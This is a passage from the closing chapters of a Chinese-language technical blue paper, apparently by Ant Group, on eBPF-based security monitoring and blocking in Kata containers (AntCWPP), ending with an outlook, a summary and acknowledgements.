起源于网络过滤，eBPF 技术在最近几年的发展已经远远超过其最初的网络领域，用在了系统观测、性能调优、安全监控等诸多领域。

目前安全软件使用 eBPF 的监控点主要包括两类，第一类是内核通用的插桩点加载 eBPF 程序，比如系统调用的进入和退出的静态插桩点，这里可以用来监控非热门系统调用的调用，典型的比如进程执行的 execve 系统调用。Linux 的静态插桩点性能较好，但是都是内核预置，很多时候需要监控的事件没有静态插桩点可用，此时可以采用在 kprobe 通用插桩点加载 eBPF 程序的方式对安全相关的内核函数进行插桩，比如对于文件创建这类事件。

安全软件目前使用 eBPF 的第二个方式是在 LSM 的 hook 点函数加载 eBPF 程序。LSM 框架会在系统安全事件发生时候的回调用户实现的安全策略接口，用来进行资源的安全访问控制，这些接口允许加载 eBPF 程序，在 eBPF 程序中实现安全策略，这就使得安全软件无需修改内核或者加载内核模块，而只需要通过加载 eBPF 程序即可达到对恶意行为的阻断。比如 security_bprm_execve 上加载 eBPF 程序，在该程序中可以判断进程是否是危险进程，如果是则进行进程阻断，禁止进程启动。

随着 eBPF 技术的逐渐发展完善，凭借其稳定可靠、性能优异，eBPF 已经逐步成为 Linux 下主流的安全监控与拦截的机制。大部分的云原生安全创业公司都选择eBPF作为其底层监控能力，比如 Isovalent、Wiz、AccuKnox。可以断定，随着 eBPF 的更加完善，其将成为云原生安全与容器安全的底层支撑技术，用来获取最基本的容器安全监控事件。

蚂蚁集团通过在 Kata 容器中使用 eBPF 作为安全管控基本能力，将 runc 情形中的一个宿主机 eBPF 管理所有容器策略分配到 Kata Pod 中自己的内核管理，从某种程度上解决了容器安全策略管理的挑战。但是并不是所有任务都适合运行在 Kata 容器中，runc 容器中生产可落地的 eBPF 安全监控与拦截方案依然需要业界的持续探索与实践。

7.4 Kata 独立内核的更广泛应用

本文详细介绍了蚂蚁集团通过在 Kata 容器的独立内核中使用 eBPF 建设容器原生的安全防护方案。这一方面得益于 eBPF 完善的监控能力，另一方面则得益于 Kata 容器的独立内核。Kata 独立内核为各类基于容器的创新方案提供了非常理想的运行环境，业务可以在独立的环境中对内核进行定制修改，比如加载自己定制内核、修改内核参数、加载内核模块、加载特殊 eBPF 程序等。这些定制可以只在特定的应用中生效，而不会影响其他业务容器以及宿主机业务，也不会因为集群节点内核版本的不同而受到影响。这在传统 runc 容器中基本不可能做到。

我们通过 AntCWPP 首次将 eBPF 安全监控引入 Kata 容器，并且在公司内部进行了落地实践。本蓝皮书的目的之一也是希望能够通过分享我们的经验，让更多的从业者能够利用 Kata 的独立内核特点去做更多的创新与实践。

第八章 ▸ 总结

本蓝皮书介绍了蚂蚁集团在容器安全建设过程中基于 Kata 安全容器和 eBPF 技术实现的一套能够实现容器强隔离以及能够对容器负载中的进程、文件、网络等系统关键行为的监控与拦截的方案 AntCWPP。本蓝皮书详细介绍了这套方案的诸多特点，并且介绍了方案架构以及实现的安全策略、解决的安全问题，最后介绍了 AntCWPP 在业务上的落地。本文的最后对蓝皮书涉及的相关技术例如安全容器、eBPF 在安全领域的使用等做了展望。

第九章 ▸ 致谢

基于 Kata 和 eBPF 技术实现的容器安全保护方案在落地蚂蚁的过程中涉及到多个团队，包括蚂蚁超级计算团队、蚂蚁基础安全团队、蚂蚁稳定性工程团队、蚂蚁平台工程与风险技术部，以及阿里云内核和操作系统团队。

本蓝皮书的撰写得到了蚂蚁基础安全团队、蚂蚁超级计算团队的支持，也离不开参与蓝皮书审订的各位同事的辛苦付出。在这里对参与过蚂蚁 AntCWPP 安全能力建设、参与蓝皮书编写的各位表示诚挚感谢。